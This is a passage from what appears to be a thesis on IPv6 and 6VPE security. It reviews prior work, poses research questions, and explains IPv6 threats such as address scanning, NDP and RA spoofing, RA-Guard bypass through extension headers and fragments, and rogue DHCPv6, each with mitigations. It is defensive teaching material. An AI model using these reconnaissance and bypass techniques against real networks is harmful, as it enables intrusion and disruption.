6VPE is a great option for a gradual transition to IPv6, which can be an attractive option for network providers. It integrates seamlessly with the existing MPLS features such as network isolation with the use of VRFs, quality of service (QoS), and traffic engineering,

providing a scalable and secure environment for IPv6 deployment in service provider networks.




Figure 2.3 6VPE single-AS networking [21]

2.7 IPsec

IPsec provides robust, standardized encryption and authentication for data packets. It is designed to provide high quality, cryptographically based, and interoperable security for both IPv4 and IPv6. Unlike IPv4, IPsec is embedded in the IPv6 protocol with two specific extension headers “Authentication Header” and “Encapsulation Security Payload”. IPsec can operate in two modes: Transport mode, which encrypts only the payload of each packet, and Tunnel mode; encrypts the whole packet. This built-in security feature is important for protecting data confidentiality and integrity across public and private networks [22]. IPsec consists of Security Protocols (AH, ESP), Security Associations, Key Management (The Internet Key Exchange), and Cryptographic algorithms for authentication and encryption. IPsec has two modes.

Tunnel mode is when IPsec is applied to the IP packets tunneled between two intermediate systems. An IPsec-based VPN between two routers servicing two different networks can be an example of that. If host S sends a packet to host D, it will go unprotected till it reaches an IPsec enabled router. Then the original packet is encapsulated within a new IPv6 packet with a simple header and IPsec header. In tunnel mode, IPsec protects the whole packet between two IPsec enabled routers.

Transport mode is when IPsec protects the communication end to end. In this scenario, hosts are configured with IPsec, and all the traffic exchanging between them is protected. The IPv6 header itself is not encrypted in transport mode.

2.8 Previous Work on IPv6 Security

Research on IPv6 security is ongoing and extensive, and they reflect the complexity and importance of the subject in the context of modern networking environments. Mainly, research papers focus on NDP related threats. In the beginning, NDP was designed to assume trusting the nodes on the same link, but it is known that it is not secure for today's networks [23]. There are many concerns from spoofing, denial of service attacks to redirect attacks. Even the mechanisms proposed as a solution are complex and not fully

implemented and used in real-life networks. Feng Xiaorong, Lin Jun, and Jia Shizhun (2013) discuss NDP related security threats such as SYN flood, fake prefix attacks and ARP spoofing [24]. They highlight the weakness of the protocol in handling DoS attacks. To address the issues, the paper proposes integrating IPsec AH, and adding MAC address option to NDP.

The research paper “Internet Protocol Version 6 (IPv6) Protocol Security Assessment” [25] summarizes the vulnerabilities that may arise during deployment of IPv6. It includes key risks such as DoS, spoofing and network mapping. Those key risks are mapped to protocols that make IPv6 working such as ICMPv6, NDP, and DHCPv6 and the other components of IPv6 such as extension headers. Header manipulation, DoS attacks using malicious multicast traffic are also mentioned in the paper. The paper proposes mitigation techniques using IPsec and ACL’s as well as further development of the protocol itself.

Further, Convery and Miller (2004) [26] explore the specific vulnerabilities introduced by IPv6, such as the potential misuse of IPv6 extension headers, and inadequacies of ICMPv6 filtering. Since IPv6 introduces Extension Headers, it is possible to create a header chain, and those extension headers can have their header chains too. This overly complex mechanism makes it hard to do a proper packet inspection. Also, in IPv4 filtering out ICMP messages does not break the communication while ICMPv6 is integral to the IPv6 therefore filtering ICMPv6 messages simply means no communication in IPv6. Findings of Convery and Miller suggest that many networks implement IPv6 without sufficient security measures, leading to significant risks.

Another critical area of research has been the performance of IPv6 in mobile environments. Johnson and Arkko (2013) [27] discuss the mobility enhancements offered by IPv6, such as Mobile IPv6 (MIPv6), but also note the security concerns that arise when mobile nodes frequently change their network points of attachment.

The paper “IPv6 Security Tools - A Systematic Review” explains useful tools for IPv6 penetration testing such as Nmap, and Nessus [28]. The paper highlights two different IPv6 toolkits which are THC-IPv6, and SI6. Both are useful for testing various IPv6 behaviors across different implementations from multiple vendors. Finally, IPv6 monitoring tools such as tcpdump and Wireshark are mentioned on the paper.

2.9 Advances in 6VPE Technology and its Security

The integration of 6VPE into existing IPv4 networks offers a practical path towards the first steps of IPv6 deployment. Bates et al. (2005) [19] provide an early technical specification of 6VPE and explain how it uses MPLS infrastructure to transport IPv6 traffic. This work is the best step towards understanding 6VPE since it uses the power of MP-BGP (Multiprotocol Border Gateway Protocol), and its advantages over traditional dual-stack solutions. Additionally, RFC 4798, which defines the mechanisms for transporting IPv6 traffic over MPLS networks (6PE), plays a foundational role in understanding how IPv6 can be seamlessly integrated into existing IPv4 MPLS

infrastructures [57], and 6VPE builds upon this by extending MPLS support to IPv6 VPN services.

The potential vulnerabilities that arise when routing IPv6 packets over an IPv4 MPLS backbone could be the issues such as the exposure of IPv6 traffic to MPLS-related security flaws and the complexity of managing VRFs that must operate across mixed IP environments. Their recommendations for securing 6VPE involve enhanced network isolation and specific configurations to safeguard IPv6 traffic.

Despite the enhancements in IPv6, the deployment of security measures is complex due to several factors. Even though there are many security measures, these are not implemented due to their complexity. Also sticking to IPv4 with the help of NAT (Network Address Translation), CGNAT (Carrier-grade NAT) slows the implementation of IPv6, and its security measures. Since 6VPE needs dual stack nodes; compatibility, and interoperability between IPv4 and IPv6 networks during the transition phase can further complicates the security arrangements.

2.10 Gaps in Current Research

I couldn't find any research papers regarding 6VPE focusing on security. Most research papers focus on the performance of 6VPE, as it is the main selling point of the 6VPE. On the other hand, for IPv6, security related research papers are robust, and promising and it is on-going since IPv6 is still not a mature protocol compared to IPv4. The remaining significant gaps that need to be addressed is that the security of IPv6 should be investigated in a broader concept. Most studies tend to focus on specific sub-parts of IPv6, and the performance aspect of 6VPE without delving into practical security challenges. Another noted gap is the lack of comprehensive empirical data on the performance and security of IPv6 and 6VPE in a real-life scenario. There is a critical need for more applied research that can validate theoretical models and security protocols under actual operating conditions.

2.11 Research Questions

Based on the gaps identified in the literature, this thesis will address the following key research questions:

1. What are the primary security vulnerabilities inherent to IPv6, specifically within 6VPE environments?
 - This question seeks to explore the security concerns associated with IPv6 deployment, with the focus on the vulnerabilities that may arise in 6VPE enabled networks.
2. What are the IPv6-specific security vulnerabilities on point-to-point links between Provider Edge (PE) and Customer Edge (CE) devices in a 6VPE configuration?
 - This research will focus on identifying and analyzing IPv6 security vulnerabilities that arise on the point-to-point PE-CE link within a 6VPE setup, examining how these issues impact the security of IPv6 traffic.

3. What security enhancements can be specifically designed or recommended for IPv6 and 6VPE deployments?
 - This question involves identifying and proposing security recommendations tailored to the security challenges of IPv6 within 6VPE networks, particularly for point-to-point PE-CE connections.
4. How effective are these security enhancements when applied to a network?
 - This includes a practical evaluation of recommended security measures, assessing their robustness, and efficacy in an example network topology. This question is important since many security related enhancements are not practically used due to their complexity and might not be implemented by the vendors.

Chapter 3: Security Challenges in IPv6 and Solutions

The deployment of IPv6 introduces extra security challenges. While IPv6 provides security features inherently such as embedding ESP, and AH as extension headers, there are problems such as the change of the mandatory support for Internet Protocol Security (IPsec) to optional due to its implementation introduces complexities in configuration and management which can result in exposing new vulnerabilities [26]. The change of the mandatory support for IPsec defined in RFC 4294 is removed and became optional in the revisions of IPv6 specifications such as in RFC 6434.

3.1 Addressing

IPv6 requires a different mindset for addressing in terms of security due to several reasons. Since it brings back end to end connectivity, every host on the internet should be able to reach each other without any translations or alterations such as with the NAT used in IPv4. Proper traffic filtering is important for that reason. Also, /64 prefix is the most common case in IPv6 due to SLAAC, EUI-64 and other mechanisms. Using brute force for address scanning as in IPv4 is simply not possible in IPv6 but there are sophisticated ways to scan an IPv6 network. Though in practice, devices such as routers, and servers are using predictable addresses which are low byte such as “2001:db8::1” while client devices are using randomized and frequently changing IPv6 addresses. Also, it is mentioned in the previous chapter that there are exceptions to the usage of /64 such as for inter router point to point links. In such a link, using /127 is a more secure option due to neighbor cache exhaustion attacks.

Another thing to consider is an interface can be assigned with multiple IPv6 addresses. An interface will use link-local address for the communication within the LAN, while it will have multicast, solicited multicast, and unicast (Global Unicast Address). It is a feature of the protocol itself for several reasons such as making renumbering a network easy, but it comes with the price of making it hard to monitor the network activity of an IPv6 host.

IPv6 has special and reserved IPv6 addresses that shouldn't be used as source or destination addresses. Knowing them and using filtering packets and routes for those addresses is good practice. IANA has an informational page called IPv6 Special-Purpose Address Registry regarding that purpose [29].

3.2 Interface ID Generation

Interface ID generation is an important part of IPv6. It differs from IPv4 since there are several ways to generate an Interface ID. Those can be listed as; manually, DHCPv6, SLAAC, and other ways.

Manual or static way of generating an interface ID is simply assigning an IPv6 address with the interface ID and configure it under the interface. One important factor to consider is the bits used in the interface ID shouldn't have any meaning, also called opaque [30]. There are some IID's that are reserved and should be avoided when configuring an interface to prevent potential issues [31].

DHCPv6 can be used to configure an IPv6 address automatically. The DHCPv6 server will be responsible for assigning the whole address with the IID itself. That means, the software that server uses is responsible for generating the IID. Since we are using /64 prefix, generating these addresses sequentially is dangerous, and not recommended with the purpose of making the address scanning harder for the attackers. Otherwise, finding a host in a LAN would be a lot easier by guessing those addresses from the attacker's point of view. Another option is to assign those addresses randomly from the pool. Generating a random, opaque 64 bits IID which is difficult to guess is the best option [32].

SLAAC is used when the IID is locally and automatically generated with the information that comes from the RA. Historically, SLAAC was using Modified EUI-64 to generate stable addresses. Since it was using the MAC address for generating an IPv6 address and it is a security concern, Privacy Extensions for SLAAC is defined, which generates a temporary address. By generating two IPv6 addresses, a temporary address is used for sending traffic while the other IPv6 address is used for the other nodes to reach to the node itself. Then a substitute technology for Modified EUI-64 is called Semantically Opaque IID is developed [33]. Semantically Opaque IID's are generated with a pseudo-random IID that are unchanged while the interface is using the same prefix. They don't have any meaning or structure which makes them opaque identifiers. It gives the stability of Modified EUI-64 combined with the randomness of Privacy Extensions. They are mainly used with SLAAC though it can be used with DHCPv6 as well. In the recent RFCs, Temporary Address Extensions are defined and it obsoleted Privacy Extensions [34]. Temporary Address Extensions for SLAAC are based on randomly generated, semantically opaque IIDs for each prefix that is advertised when auto-configuration is enabled. Interface ID changes over time so it is difficult to track the activity of those addresses. The other type of address generations can be Cryptographically Generated Addresses [35], and Hash-Based Addresses [36].

3.3 Network Scanning (Prefix)

In order to scan a network to find the IPv6 address of a host, we should know the Network Prefix, and the Interface ID of the host. We have several methods to determine network prefixes. One of them is checking the common patterns. For instance, if you know the public whois information of a site, there might be common patterns when assigning the /64 to each network. This can give insight to the addressing plan used in the network. Domain Name System (DNS) is also used in finding addresses with the use of direct, and reverse resolution. Direct resolution is simply using dictionaries of common domain names and trying different domain names under a known domain. This is called brute force search. For the ones that resolve to an IPv6 address can be helpful to guess the /64 prefix. Reverse resolution is a way to find used prefixes. In order to use reverse resolution, it should be configured for IPv6 addresses within the prefixes. The attacker looks to the PTR records by going through the ip6.arpa zone. By checking the output since the response as an error is different in cases where an address is configured or not, one can reduce the IPv6 address search space. Also, tools like traceroute, mtr (My Traceroute) can be useful to get some information regarding prefixes used in a network. If those are used within the destination, the path might give an idea to guess the prefixes.

Reverse resolution is the most sophisticated one compared to traceroute, and mtr. An attacker can walk through the ip6.arpa zone which corresponds to the target network. Let's assume we have an IPv6 prefix "2001:db8:aaa::/48". The reverse DNS notation of the prefix is "a.a.a.0.8.b.d.0.1.0.0.2.ip6.arpa". The response the attacker gets will contain the RCODE of 0 which means no error. Otherwise, the response will contain the RCODE of 4 which means NXDOMAIN. Apart from those methods, an attacker can use public archives like mailing list archives that contain IP addresses in email headers, log files which contain IPs of clients on servers. For local scope, we will have access to the LAN therefore RS, and RA as well as traffic sniffing is helpful. Neighbor cache and routing tables on the host node is beneficial too.

3.4 Network Scanning (Interface ID)

After learning the network prefix, the next step is learning the interface ID. It is not trivial due to the address range if you think of /64 boundary. Basically, brute force is not an option in IPv6 compared to IPv4. Although we have a huge address range, if the address architecture is not done properly, guessing is an option.

EUI-64 has the organizationally unique identifier (OUI) as a 24-bit number. It identifies the vendor and manufacturer which is 24 bits. It should be known that not all serial numbers are used for each OUI therefore we can minimize the scope. Also, the "FFFE" is fixed to 16 bits. From that information, we can identify 40 out of 64 bits a lot easier compared to the rest. Assuming that we have learned the 40 bits, we have left with 24 bits to guess which is way better than the previous scenario.

In an interface ID, there are scenarios where most bytes are set to 0. It is called Low-bits such as “::1”. Also, IPv4 embedded addresses are easier to guess too since the structure can be like “2001:db8:aaa::14.14.14.14”.

One can assign the service port (TCP/UDP) as the interface ID in an IPv6 address which indicates the main service running on that specific network node such as in “2001:db8:aaa::443” where 443 is the port number of HTTPS (Hypertext Transfer Protocol Secure). An attacker can guess an address by using words in an IPv6 address such as “cafe”, “bad”, “dad” due to the hexadecimal notation. Additionally, if the interface IDs are configured sequentially, once the attacker learns one of them, the rest is way easier for the attacker to guess.

If the attacker has access to a network’s link, it is possible to locally scan the networks with several techniques. Traffic Snooping is a technique where the attacker listens, sniffs on an interface and receives all the packets that arrive on that specific interface.

In a dual-stack network, scanning IPv4 to discover hosts within the network with their corresponding MAC addresses can leverage the process of finding the IPv6 addresses. Using those MAC addresses, the attacker can guess the IPv6 addresses since EUI-64 is based on MAC. Also, if the IPv4 address is used as IID, it is even better for the attacker.

Routing Protocols are another option for the discovery of prefixes and IIDs. If the router is configured with RIP (Routing Information Protocol), or OSPF (Open Shortest Path First) with misconfiguration, the hosts will get the OSPF, and RIP messages from the router. By sniffing those packets, important information can be learned.

There are many local protocols that are used at the link-local level to discover hosts. Some of these are LLMNR (Link-Local Multicast Name Resolution), mDNS (Multicast DNS), DNS-SD (DNS Service Discovery). The attacker can use those protocols for name resolution or service discovery since many network devices in a home environment present those.

“FF02::1” is an important part for discovery. An attacker can send probe packets to this address which will be sent to all nodes in the local link. The responses can be analyzed later to get information. In modern operating systems, replying to an ICMPv6 Echo Request within a multicast destination address is not always possible. An attacker can use more complex ways such as sending an IPv6 packet with unrecognized IPv6 options can result in ICMPv6 Code 2, Parameter Problem error message. IPv6 addressing tools are useful for such techniques but it should be noted that there is a limitation in those tools. Usually, those tools can only find the link-local addresses of target systems rather than their global addresses. This happens because the scanner sends packets from the attacker’s link-local address, prompting the target system to respond with its link-local address. This is the nature of IPv6, where the rule is described in RFC 6724 for choosing which address to use during communication. There can be a workaround for this by sending multiple scanning packets, each from different address prefixes, can help the attacker find more than just link-local addresses.

In general, avoiding easy to guess IIDs by using randomly generated IIDs, and not leaking routing information by misconfiguration of the routing protocol, filtering packets are good to start with securing your network. Also, if you have IDS or IPS in your network, having the ability to detect specific scanning patterns on your IDS or IPS is a huge point.

3.5 ICMPv6

The main difference of ICMP between IPv4 and IPv6 is that if you disable ICMPv6, your network will simply not function anymore. It is the opposite in IPv4. The reason is the important IPv6 protocols such as NDP, or MLD will not be working without ICMPv6. Discovering layer 2 addresses is possible using ICMPv6. It is still possible to filter them, but it should be done selectively.

In RFC4443, it is written that no ICMPv6 error messages should be sent as a response if the receiving packet is destined to a multicast address [37]. Doing that avoids the attacker discovering hosts. Also, an attacker can run an amplification attack if that functionality is missing. Amplification attacks are generating lots of traffic by multiplying the size of the packets that are sent by the attacker. The spoofed address of the victim is used in this type of attack.

ICMPv6 Echo Reply message is optional to be sent if an Echo Request is sent to a multicast address. It is also not recommended because of the vulnerability of a Smurf attack. The Smurf attack in this scenario is simply sending a ping to a broadcast or multicast address. For each ping request, many ping replies will be received due to the amplification. Within a spoofed IPv6 address, the situation can be dangerous. Luckily, many operating systems are disabling sending a reply to such a request packet.

The other important factors are, an unknown type of ICMPv6 informational message should be discarded by the operating system. Except for “Packet Too Big” and “Parameter Problem” ICMPv6 error messages, a packet sent as a link-layer multicast, or whose source IPv6 address is unspecified, multicast, anycast should be discarded. Lastly, rate limiting the ICMPv6 error messages from the originating node is important for a functioning network.

3.6 NDP

Since the protocol is used for many purposes from address autoconfiguration to address resolution, its complexity brings threats and finding a solution to those threats is an on-going topic. RFC 3756 is pointing to some of the threats for the NDP [38]. Main problems can be listed as NS/NA spoofing, and DAD DoS attacks.

In NS Spoofing, the attacker sends a forged NS by changing the source link-layer, but keeps the source IPv6 address as a spoofed one. If the forged link-layer address is an invalid MAC address, it will simply be a DoS attack.

On the other hand, in NA Spoofing, the attacker sends an NA with a forged target link-layer address but keeping the target IPv6 address as a spoofed one. In order to send the NA, the attacker should sniff the traffic to arrange the timing with an incoming NS on the

wire. It can also be sent unsolicited to wrongly inform the other nodes in the network. Those attacks put the wrong information to the target's neighbor cache since the link-layer addresses belong to attackers' forged addresses. After this process, the attacker can do a redirection or DoS attack. The drawback for the attacker is that the entries in the neighbor cache expire in a quick time and the wrong link-layer addresses will be deleted from the cache.

The dangerous part of those attacks is that it can be used as a MITM attack between two nodes. If the attacker processes the NDP attacks to two nodes on the link, simply it can inspect the packets between them, send to each other, slow down the network, change the packets then forward between those nodes.

Duplicate Address Detection is utilized as a DoS attack as well. Whenever the targeted node sends a NS for the DaD as a purpose, the attacker will answer within a forged NA within the information that the address is already used, or a forged NS shows the attacker wants to use the same address from the targeted node's NS will result in DoS if it is done continuously since the targeted node will not be able to assign any IPv6 address to its interfaces.

Another DoS attack can be done via using Neighbor Unreachability Detection Failure. When a node wants to refresh its neighbor cache for a neighbor, it sends an NS to the neighbor node, meanwhile if an attacker sniffs the traffic and sends a fake NA before the real neighbor with a wrong MAC address to the targeted node, the neighbor node will be shown reachable from the targeted node point of view within the fake MAC address. Therefore, the neighbor node will be unreachable for the targeted node via this DoS attack.

When it comes to RA, and RS, we have several threats too. On RFC 6104, they are explained under the name Rogue IPv6 Router Advertisement Problem Statement [39]. In the malicious last-hop router attack, the attacker is forging a fake RA message to pretend to be a router which is the default gateway. Whenever a host sends an RS, the attacker should answer it via a forged RA. The attacker can send another RA acting like the real default gateway with the router lifetime field set to 0, so other hosts will believe the real default gateway is not available. If the fake default gateway is accepted by the hosts, the attacker can use it as a Redirect or DoS attack.

In the prefix hijacking attack, the attacker can send a forged RA message with a fake on link prefix information. For instance, if the node A wants to send some data to "3A::1", since the attacker sent a fake RA with the fake information: "3A::1 is on this link.", node A will send an NS, the attacker can reply within an NA and behave as the destination. This attack can be leveraged as DoS, or MITM.

In the fake address configuration prefix attack, a forged RA message within a fake prefix and address configuration flags is made. A node using SLAAC will use this information and due to being configured with a fake IPv6 address, its connection with other nodes will not be possible.

Also an attacker can use the power of changing the parameters in the RA. For instance, forging a RA with the parameter Current Hop Limit low enough, the nodes will send a packet which never reaches the destination.

From the examples above, it can be seen that to carry out an attack using NDP, the attacker needs to have access to the local network. To mitigate those attacks, L2 switches are utilized. Switches with the extended features such as Router Advertisement Guard, IPv6 Snooping, IPv6 Source, Destination, and Prefix Guards are helpful. Also, RFC 3971 is about SEcure Neighbor Discovery (SEND) which provides solutions to the threats regarding NDP using RSA key pairs [40]. Unfortunately, due to the complex implementation and scalability issues it is not implemented by the vendors. ACL's, manual configuration, and constant link monitoring are good options as a mitigation technique though ACL's and manual configuration is hard to adapt to constant changes in the network. Temporary addresses are changing over time, and ACL's will fail for those addresses, so it is good to write the ACL's for prefixes such as for /64. Also, trying to enforce the ACLs on the stable addresses, and configuring the devices in a way that stable addresses are preferred over temporary addresses for accessing the applications specified in the ACL is useful.

An NDP attack that can be made outside the local network is an ND DoS attack. In this attack, the attacker learns the prefix of the network, and creates many IPv6 addresses using that prefix. After that, the attacker starts sending them to the router. Whenever the router gets those packets, it will send a NS to the local network to resolve the address. Meanwhile, routers' neighbor cache will be exhausted if enough packets are sent via the attacker. Rate limiting address resolution for entries not in the neighbor cache can be useful.

3.7 MLD

MLD can be utilized by an attacker for network scanning, traffic amplification and DoS.

MLD is a great option for network scanning to an attacker. There are two ways to do that, active scanning and passive scanning. In passive scanning, the attacker sniffs the MLD messages on the link and tries to identify the nodes in the network. In the active scanning, the attacker sends query messages then listens to the report messages. By learning the multicast address groups that nodes are listening to on different operating systems, such as FF02::2, which targets all routers with IPv6 on a link in Cisco IOS software, the attacker can utilize these implementation specific behaviors.

When the attacker sends a generic query message to the other nodes as the router's spoofed address as a source address, every host receiving the message will send back report messages with the number of multicast addresses they have configured with. Imagine if you have 50 hosts in the network within each joined to 5 multicast groups, if they send two report messages for each multicast group, 500 messages will be sent to the router at the same time. This is the basis of the traffic amplification attack. Rate limiting the MLD messages seems the only practical solution to avoid this.

If an attacker constantly sends many MLD Report messages, it can exhaust the RAM of the router and it results in an DoS attack. We can limit the usage of the memory of the node for the MLD process for preventing the RAM exhaustion. Rate limiting MLD messages and if possible disabling MLD if not needed are good practices.

In order to utilize MLD in your IPv6 nodes securely, it is good to send all the messages with a hop limit 1, so the packets will not travel further. Hop by hop extension header within router alert option should be contained in an MLD message for routers to examine MLD messages that are sent to multicast addresses which the router is not interested in. Also, source address should be set to link-local to prevent the packets traversing outside. The solutions to some of the MLD issues mentioned above can be solved with MLD Snooping [41] though it is a L2 switch solution and out of context for this research.

3.8 IP Spoofing

IP spoofing is considered as an IPv6 Header Threat. It is simply based on changing the Source Address field of the IPv6 Header. It is not just related to the IPv6 but also can happen in IPv4 as well. The attacker uses a source IP address which does not belong to himself. This address can belong to another host, or not assigned at all.

To mitigate the IP Spoofing threat, it is advised to use Ingress Filtering [42] and unicast Reverse Path Forwarding (uRPF) [43]. By using these techniques, it is possible to filter packets received by a router based on their own source address and deny packets with different addresses not used on the network. These two techniques are not special to IPv6 but also have to be applied to IPv4 as well.

3.9 Traffic Class and Flow Label

It is another threat which is considered as an IPv6 Header Threat as well. The idea is using the Traffic Class or Flow Label fields to send information which can be unnoticed by security tools. Since these labels are not commonly used, vendors might implement solutions without processing these fields in detail and an attacker can benefit from it.

These attacks that are using Traffic Class (8 bits) and Flow Label (20 bits) fields are called “Covert channel” attacks. It is a type of attack that allows the transfer of information between two nodes that are not allowed to communicate. An example of this attack is, a file can be divided into small pieces, and sent packet by packet to the destination in those fields. Then, the attacker put the pieces together and make the file available in the receiving network node.

To mitigate those threats, Intrusion Detection System (IDS) and Intrusion Prevention System (IPS) should inspect the packets, traffic and detect unusual or unexpected values in some fields. Those devices should expect the flow label value to be 0 if it is not used.

3.10 Routing Header Type 0

Routing Header Type 0 was designed for source routing where the source node can specify the nodes that a packet should traverse. Due to security issues such as causing

loops in a network, it is deprecated, and disabled by default in modern networks. It can be an important threat in legacy software. There is a field called “Address” in RH0, it is a vector which you can list 128-bit addresses. Those addresses will be visited before the packet reaches its destination. Using this field, an attacker can flood a path or link remotely on the internet by modifying the router header type 0. If this attack can be launched using many sources, it can result in DDoS (Distributed Denial of Service). The severity of this threat led it to be depreciated [44]. Therefore, RFC8200 does not include the description of RH0 anymore, and it is removed from the required extension headers.

In most simple terms, RH0 should not be used in the network. An IPv6 node should follow RFC5095 whereas the support for RH0 is removed. Also, legacy node solutions can be ingress filtering, and firewall policies that filter packets using RH0. There is a modern, and advanced technology called Segment Routing over IPv6 [45] which has a similar mechanism that is used for source routing but in a more secure, and flexible way.

3.11 Bypassing

One can use the extension headers to hide information. It is possible to bypass RA Filtering or RA-Guard using any kind of Extension Header as well as to tailor an IPv6 packet by adding a Destination Option EH before the ICMPv6 RA message. By doing this, the security device, or the software can fail to filter rogue RA. Since extension headers are between the Basic IPv6 Header and Upper-layer PDU, if a network node configured with RA-Guard only looks at the next header field in the IPv6 Basic Header, it will not detect the RA added after the Destination Options header.

The best way to mitigate this threat is a proper IPv6 header chain inspection. Most common way to launch such an attack occurs in badly implemented security tools therefore the IPv6 header chain is not inspected well. Unfortunately, flexibility in IPv6 comes with complex implementation for security solutions.

Another threat is bypassing RA Filtering or RA-Guard using the Fragment Extension Header. It is a more complex and serious attack. The idea behind this attack is bypassing the security device since it needs to put all fragments together to understand the packet that is being sent. It is not easy since RA-Guard is implemented in switches.

Do not use or allow any kind of fragmented NDP packets in your network. An IPv6 node should follow RFC 6980 which mentions to forbid fragmented NDP packets. Also, firewall policies and filtering fragmented NDP packets can be used for legacy nodes. Using the information in RFC 7112 during implementation can provide a more generic protection since it enforces the IPv6 header chain to always go in the first fragment. RFC 7113 provides implementation guidance for RA-Guard, addressing the issues mentioned.

3.12 Fragmentation

It is possible to use Fragment Header as an attack vector. Three ways of doing that are overlapping fragments, not sending the last fragment and atomic fragments.

In overlapping fragments, due to the wrong fragment offset two fragments overlap to each other and the first fragment is either completely or partially overwritten by the second fragment. In some operating systems, handling fragments are not properly done, and overlaps occur. This is where a teardrop attack can happen. By using overlapping fragments, IDS can be bypassed as well. The attacker sends fragments with additional random data in it and future fragments might overwrite the random data with the remainder of the attack itself. If the data is not properly reassembled at the IDS, the attack simply will not be detected.

To mitigate overlapping fragments, if any of the fragments are overlapping, the entire packet with the other fragments which are not received yet must be silently discarded [46].

Not sending the last fragment is a simple though effective threat to the network. It affects the resource consumption on the destination which waits for the last fragment for reassembling. If many fragmented packets without the final fragment are sent to a node, it can lead to memory exhaustion and potentially disrupt other communications.

In order to mitigate the not sending the last fragment threat, IPv6 standard suggests a timeout mechanism with the default of 60 seconds [10]. Simply, if the last fragment is not received in 60 seconds after the first fragment is received, the packet, and all the fragments regarding the packet must be discarded.

Atomic fragments are IPv6 packets with a Fragment Header. In an atomic fragment, fragment offset, and the M flag is set to 0. Simply, it is an IPv6 packet fragmented to one fragment and is small enough not to require further fragmentation itself. They shouldn't be considered as regular fragmented packets. RFC6946 suggests that atomic fragments should be processed in isolation from other packets and fragments [47].

3.13 DHCPv6

Even though DHCP is an application layer protocol, and it has similarities compared to IPv4, and IPv6 such as usage of UDP, using a client-server architecture, usage of relay for remote network relaying, IPv6 has different mechanisms compared to IPv4. These differences are usage of different port numbers (DHCPv6 uses 546 for the client, and 547 for servers and relays.), usage of DHCP Unique ID (DUID) instead of MAC addresses for identification of client and servers, delegating IPv6 prefixes using DHCPv6-PD, and DHCPv6 does not provide default gateway. Also we know from the previous chapter that DHCPv6 uses a different naming scheme for DHCP packets.

An attacker can act as a fake DHCPv6 server, and send malicious packets to hosts. When an attacker sends a RA with the flag M set to 1, the host will get the information that it should use DHCPv6 to get an IPv6 address and the other parameters. Once a query comes from the host, the attacker can answer them in any way he or she wants. Also, the O flag can be set to 1 by the attacker, which means the host needs to use DHCPv6 for autoconfiguration for some parameters such as DNS server, in that way, the attacker can respond as a stateless DHCPv6 server. Due to the options list used in DHCPv6, the

attacker can get a lot of information about the client such as the type of the device, and operating system. Also, the address allocation strategy of the DHCPv6 server can be utilized for network mapping. The solutions to the DHCPv6 related attacks are implemented for L2 devices such as DHCPv6-Shield and DHCPv6 Guard which protects the hosts from a fake DHCPv6 server. IPsec can be used for communication between the different relays, and servers. This paper does not cover those solutions in detail.

3.14 DNS

When it comes to DNS, the vulnerabilities are similar to IPv4 in the context of IPv6. Since it is an application layer protocol, the Internet Protocol version does not matter a lot. Although the vulnerabilities are similar, the way of the attacks work differently due to the protocol differences. The basis of the attacks are simply becoming the target's DNS server as an attacker. If the DNS server is located in the same link within the attacker, the attacker can utilize NDP by inserting fake link-local addresses to the neighbor nodes' caches which results in DNS requests being forwarded to the attacker's node rather than the real DNS server. If the DNS server is located in a remote network, all the queries are sent to the default gateway, but we know that NDP can be utilized for MITM attacks therefore the attacker can become the default gateway for the targeted node. In both scenarios, the attacker has the power to control the traffic. By having the control, the attacker can launch a DoS attack by simply not answering the DNS queries or MITM attack by analyzing the packets between the host and the real DNS server. Also, the attacker can use the auto-configuration feature of IPv6 to act as a fake DNS server using SLAAC or DHCPv6. The solutions to these attacks are similar to those discussed in Section 3.6 (NDP) of this paper.

3.15 Routing Protocols

The best practices for securing IPv6 routing protocols are router hardening, usage of route filtering, taking care of the security of routing updates, and authentication of the peers. Since the router hardening is a general concept which highlights the physical security of the device, it is not an IPv6 specific concept. Also, route filtering is another generic concept that applies for both IPv6 and IPv4. It is a method to selectively identify the routes that will be advertised or received from the neighbor nodes. For IPv6, authenticating the peers is an important concept to touch upon since it is so important for network nodes to peer with trusted nodes in the network. It is possible to use IPsec between two nodes on theory but in practice it is not easy since key management is an issue for one to many basis adjacency form processes in routing protocols such as OSPFv3. We can begin by analyzing Open Shortest Path First version 3, one of the most common routing protocols that supports authentication.

OSPFv3 is capable of using IPsec to authenticate between neighbor nodes. The issue about IPsec is lack of support since it is not implemented due to the need of extra hardware features or firmware. OSPFv3 is defined in RFC 5340 [48] and in terms of feature development, OSPFv3 must support ESP, but the support of AH is optional [49]. It is also important that Manual Keying should be used in the implementation. It is the process of

configuring, and managing the cryptographic keys manually rather than using a key exchange protocol such as IKE. Simply, in Manual Keying, the network administrator manually enters the keys on the sender and receiver devices. Theoretically, this can provide security, but it introduces practical limitations due to the nature of using dynamic routing protocol. With the RFC 7166, OSPFv3's reliance on IPsec is changed. An Authentication Trailer is appended to the end of the OPSv3 packets. By this, the node can confirm if the packet is sent by another node that knows the shared authentication key, and AT is a hash of OPSFv3 values. So, when IPsec is mainly used with ESP and Manual Keying, Authentication Trailer is the hash of the OSPFv3 values and uses a shared key.

Another important routing protocol is IS-IS, known for its speed, as it operates at Layer 2. IS-IS supports neighbor authentication within passwords and HMAC [50]. Supported hash functions are MD5, and SHA [51]. It is well-known that MD5 is not secure anymore, and it should not be used in a real-world scenario due to the lack of collision resistance. So within IS-IS, using HMAC with SHA is a better approach than combining MD5 with HMAC.

Another famous routing protocol is RIP. For IPv6, RIPng is used. Although it is commonly used for training purposes, it doesn't have authentication support. The standard suggests to use IPsec but mainly, it is not implemented by the vendors. So, it is definitely not a good option to use RIPng in a real-life scenario.

